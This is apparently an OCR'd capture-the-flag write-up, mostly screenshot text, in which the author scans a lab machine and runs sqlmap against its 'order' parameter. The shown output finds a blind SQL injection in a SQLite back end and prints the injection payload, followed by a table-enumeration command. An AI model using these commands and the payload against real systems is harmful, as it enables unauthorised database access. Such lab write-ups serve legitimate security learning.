








And since it took me a while, I found this code to automate the process in the github







We start the process


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
18:47
Trash
Web Browser
File System
Home
Sublime Text
Terminal E...
Root Termi...
root@kali: ~
File Actions Edit View Help
rustscan: command not found
rustscan -a "http://10.10.174.109/" -- -A -sC
rustscan: command not found
sqlmap -u http://10.10.174.109/?order=date --risk 3 --level 3
{1.8.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 18:47:32 /2025-02-20/
[18:47:32] [INFO] testing connection to the target URL
[18:47:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:47:32] [INFO] testing if the target URL content is stable
[18:47:33] [INFO] target URL content is stable
[18:47:33] [INFO] testing if GET parameter 'order' is dynamic
Right Ctrl


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
18:54
Trash
Web Browser
File System
Home
Sublime Text
Terminal E...
Root Termi...
root@kali: ~
File Actions Edit View Help
[18:53:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:53:44] [INFO] testing 'Generic UNION query (random number) - 1 to 10 colu
mns'
[18:53:51] [WARNING] parameter 'Referer' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 1802 HTTP(
s) requests:
Parameter: order (GET)
Type: boolean-based blind
Title: SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING
clause (JSON)
Payload: order=date AND CASE WHEN 5945=5945 THEN 5945 ELSE JSON(CHAR(107,
67,65,116)) END
[18:53:51] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:53:51] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 784 times
[18:53:51] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/10.10.174.109'
[*] ending @ 18:53:51 /2025-02-20/
sqlmap -u http://10.10.174.109/?order=date --risk 3 --level 3 --tables --
threads 10
Right Ctrl



And after a long time we obtained the flag



And we succeeded in solving this problem!